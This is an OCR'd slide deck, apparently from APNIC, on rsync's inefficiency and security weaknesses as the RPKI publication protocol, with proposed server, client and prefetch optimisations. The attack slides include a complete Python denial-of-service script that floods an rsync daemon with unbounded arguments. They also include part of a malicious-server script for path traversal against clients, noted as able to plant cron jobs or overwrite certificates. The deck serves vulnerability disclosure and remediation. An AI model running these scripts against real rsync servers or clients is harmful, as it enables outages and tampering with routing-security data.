rsync considered inefficient and harmful

ggm@apnic.net

bje@apnic.net

RPKI uses rsync

- RPKI uses rsync as its data publication protocol for wider public access.
- The use is very constrained:
  - it's a source, not a sink
  - It's got specific objects in the tree (hopefully)
- The use has been somewhat controversial
  - Not an IETF standard
  - Issues around efficiency/efficacy/scaling
  - Proposals to use HTTP, delta protocols
- Testing by NIST/BBN/RIPE on its behaviour

rsync: the protocol

rsync: the protocol

- Andrew Tridgell design (with Paul Mackerass)
  - PhD thesis 1999, protocol 1996
- Designed to be highly efficient in using the net
  - Block checksums, only block differences sent
  - Flexible (a gazillion options)
  - Send and Receive function de-coupled from client & server role
- Massive organic feature growth in a single implementation
- Now on v31 of the protocol.
  - Such changes. Many options.

rsync: the protocol

1. Connect. This identifies a client and a server
   - The client & server can be the **sender** or **receiver** and vice versa. These are completely decoupled from 'who calls'
2. Client passes capabilities list, arguments
   - Identifies who takes the Sender/Receiver role
3. *If Receiver, client sends a set of filter expressions at this point.*
4. Receiver sends a list of checksums of blocks in files it thinks may be changed (if has none, sends null)
5. Sender sends a delta of new bytes plus existing blocks to the client to reconstruct the file

rsync: the protocol

- The outcome is highly efficient on the wire
- The checksum blocks exchanged for the delta algorithm are a modified CRC32, that works on a sliding window.
  - The sender simply slides the checksum window along its file looking for a match in the set of client checksums.
- If a match is found, a second checksum is applied to confirm that it's not a false positive.
  - It[1]s relatively inexpensive, but it[1]s still a scan of every file byte by byte.
  - The second checksum is a number of bytes of an MD5 sum; the number used depends on the file size, for small files it[1]s the first two bytes.

Does the CRC32 thing fit our context?

- The rsync block unit is the maximum of 700 bytes and the square root of the file length
  - unless otherwise dictated by command line options.
  - (none of our clients are using these options right now)
- RPKI generates small, variant material
  - which is generally under 4k, plus some associated larger growing files (CRL) plus a very small set of larger files for holders of many blocks (bigger 3779 content in certs)
  - So most of our stuff is on 700 byte blocks, and typically is only 4-5 blocks long.
  - The crypto/timestamps mean blocks often vary in RPKI products
- Do we get enough 'savings' from the block check to be worth the effort? We don't think so

Coding is hard

Coding is hard

- Lets go hacking


Attack on a server

- During client/server negotiation, the connector sends a list of rsync arguments.
  - This list includes –include and –exclude
  - These are unconstrained. No limit to filterlists.
  - Server has to ‘wait’ to collect them all before proceeding
- Default server –daemon config has 30 connect limit, forks server per connect (on many platforms)
- For I in 1..30 do; bad-client <server> &; done
  - Bad client connects, send infinite stream of arguments
  - We watched one of these grow a server process to 600Mb memory before we stopped.

```
#!/usr/bin/env python

import sys
import socket
true=True

sock = socket.create_connection(
                        ("localhost", 3222))
sock.send("@RSYNCD: 31.0\n")
sock.send("foo\n")
while true:
    sock.send("it's a good idea to limit arrays\0" * 1000)
```


1.0 MB 3 64 1103 ggm
rsync (9341)
Parent Process: rsync (9095)
User: nobody
Process Group: rsync (9095)
% CPU: 97.88
Recent hangs: 0
Memory
Statistics
Real Memory Size: 419.8 MB
Virtual Memory Size: 2.76 GB
Shared Memory Size: KB
Private Memory Size: 419.8 MB
Sample
Quit
rsync (9341)
Parent Process: rsync (9095)
User: nobody
Process Group: rsync (9095)
% CPU: 97.20
Recent hangs: 0
Memory
Statistics
Threads: 1
Page Ins: 0
Ports: 11
Mach Messages In:
6:33.34
Mach Messages Out:
Context Switches: 153972
Mach System Calls: 8399
Faults: 111326
Unix System Calls: 264149118
Sample
Quit
400Mb memory
Footprint
in 6 minutes
From a 10 line script

Attack on a client?

- Client trusts server to send paths rooted in the expected directory
- Client doesn't seem to perform many checks
- We think there is potential for a bad-actor server to send bad URLS to a client
  - We successfully made a client write outside its expected filepath by being a bad actor server
  - If run as root clientside, not chroot, can smash /bin
  - Example bad server script is 116 line .py script
  - Most clients don't chroot…
- bad actor rsync server can inject cronjob to start remote shell or overwrite someone else's certs to deny their ROAs, modify Trust Anchors &c

```
!/usr/bin/env python

import sys
import time
import struct
import socket

server = socket.socket(socket.AF_INET6, socket.SOCK_STREAM)
server.bind(('localhost', 8731))
server.listen(5)

while True:
    client, addres = server.accept()

    # Headers
    client.send('@RSYNCD: 30.0\n@RSYNCD: OK\n\x01seed')

    payload = "rsync bug demonstration\n"
    payload_size = '\x00' + struct.pack('<H', len(payload))

    timestamp = struct.pack('<L', int(time.time()))
    timestamp = timestamp[3] + timestamp[:3]

    # Attack vector
    client.send(
        '\x55\x00\x00\x07' +          # size, MSG_DATA

        '\x19' +                    # flags: SAME_UID, SAME_GID, TOP_DIR
        '\x01\x2e' +                # filename: '.'
        '\x00\x88\x00' +              # varint(3) encoded size
        '\x53\xcc\x61\x0d' +          # varint(4) encoded timestamp
        '\xfd\x41\x00\x00' +          # mode (010775)
```

We'll leave the rest of this code out....

But "it worked" ™

Can rsync fix these problems?

- Yes
  - Add length and time limits to server argument collection
  - Add filepath checks to receiver role code
- This fixes everything – right?
  - Well, no…

TL;DR Can we do better?

TL;DR Can we do better?

- Can we make the server work more effectively?
- If we constrain the clients, can we get better behaviour?
- If we move the data, can we get better behaviour?

TL;DR Can we do better?

- Can we make the server work more effectively? YES
- If we constrain the clients, can we get better behaviour? YES
- If we move the data, can we get better behaviour? YES

Coding is fun

- Lets try optimizing

Optimization 1: avoid the FS

- We tried moving the repository to MFS
  - This had absolutely NO impact on runtime.
  - namei() cache of files, dirs is very effective
  - Functionally, unless other work excludes the content, the rsync filesystem dir walk works from memory anyway, once “warm”
- Kirk McKusick was too smart.
  - You can’t beat FS clue.
- But we can still do better than this…

How do validators call rsync?

- BBN rpstr

  -Lirz --del --max-size=10K
  --timeout=10 --contimeout=10
  --no-motd

- RIPE NCC rpki-validator

  --timeout=300 --update --times
  --copy-links --recursive --delete

- RSYNIC

  --update --times --copy-links
  --itemize-changes --recursive --delete

Commonalities/differences

- –L and–copy-links
- -i and –itemize-changes
- -r and –recursive
- --del is delete-during not –delete (pre v30)
  - In 3.0 and (presumably) later protocol, it's the same.
- RIPE/Rsynic both –update so in-place preservation of existing newer file
- *(May vary on older versions pre v30)*

- Duh: everyone is fetching. Nobody is pushing
  - Always client is receiver, server is sender.
  - No server side changes from client connects
  - It's a read-only service

- Write a server to handle read-only function. Avoid all the code which does write on the server from clients.

Optimization 2: avoid block cksums

- If we pretend ‘every file is different’ we can use the protocol to reply ‘get it all’
  - Cost is that we stop doing block efficient transfer so over-the-wire cost MAY rise
  - Except in our case, almost every block was different anyway except for CRL
- We can’t avoid cost of file MD5 checksum entirely.
  - a whole-file MD5 checksum is required to validate the transfer, but you don[1]t need to do a rolling CRC32 checksum scanning the file.
- More data but faster to serve, cheaper to serve
- Can share invariant memory of the repository amongst a farm

Optimization 3: write your own server

- Server (sender only) with a thread to detect on-disk changes and import into memory
- In-memory, shared data model of files, dirs, blocks
- Can thread, avoid fork/exec costs AND stat() costs, byte-by-byte walk cost entirely.
  - Except when re-reading filesystem but that's on another thread
  - Can present stable rsync repository until entire repository on-disk is clean (MNF update issue, atomicity of writes to repository)
- If we avoid block checksums, we just send bytes

Optimization 3: write your own server

- Current (flakey) code already 2x faster than rsync per serve
  - More work to make it operationally viable, pub proto to update memory model, as well as disk backed
  - Java, threaded
  - We believe this could scale well on modern h/w to a large client base, continually served
  - Threadcount, memory can scale to meet load


- https://github.com/APNIC-net/repositoryd

Its all about RTT


- In Brisbane, we get rapid convergeance of rsynic on our repository. <1min
- For Rob Austein, he sees very slow convergeance. > 25min
- Why is it so?

- Its all about RTT.

RTT APNIC from hacktrn




RTT APNIC from APNIC



Optimization 4: apply geography

- We built an Amazon EC2 instance off a FreeBSD image, and ran a local rsync daemon on the west coast.
- We built a second Amazon EC2 instance on the East coast, and ran the rcynic client solely across east-west transit inside Amazon
- We applied brute force (/etc/host) to fetch rpki.apnic.net on east, from west coast instead of trans-pacific.

RTT APNIC from EC2 (west coast)



- Moving the data from Brisbane to the Oregon Amazon AWS (EC2) location Reduced effective end-to-end delay compared to Brisbane by half
- But its still very slow

draft-ietf-sidr-publication and walks

- Section 4: Operational considerations has:
  - "….Given that the mandatory-to-implement retrieval protocol for relying parties is rsync, a more efficient repository structure would be one which minimized the number of rsync fetches required. One such structure would be one in which the publication directories for subjects were placed underneath the publication directories of their issuers: since the normal synchronization tree walk is top-down, this can significantly reduce the total number of rsync connections required to synchronize. …."
- Or… You can pre-fetch and avoid multiple rsync connections entirely.

Optimization 5: prefetch

- rsynic does SIA chaining and ‘walks’ the repository
  - Many connections
  - Many TCP/IP connects
  - Has ‘do I already have this’ test for nested subdirs
    - So nested is better for rsynic because avoids multiple fetches
  - ‘Can we do better’ ?


Optimization 5: prefetch

- rsynic does SIA chaining and ‘walks’ the repository
  - Many connections
  - Many TCP/IP connects
  - Has ‘do I already have this’ test for nested subdirs
    - So nested is better for rsynic because avoids multiple fetches
  - ‘Can we do better’ ? YES: can fetch siblings

Adding prefetch to rcynic


- Approx 50 lines of code, to use existing logic which checks if an SIA url has already been fetched this run of rsynic
- Now fetches the pruned 'base' URL of the rsync repository, which means all siblings at a common publication point are fetched for one TCP connection
  - All Rsync URLs are host::collection or rsync://host/collection/
  - First 'dir' of path IS collection name
  - Would you share an RPKI repository on a general purpose collection?
- Avoids almost all subsequent TCP connects in existing logic checks
- Massive improvement in time to process
- Proof of concept only: clearly requires thought

RTT APNIC from EC2 (west coast)



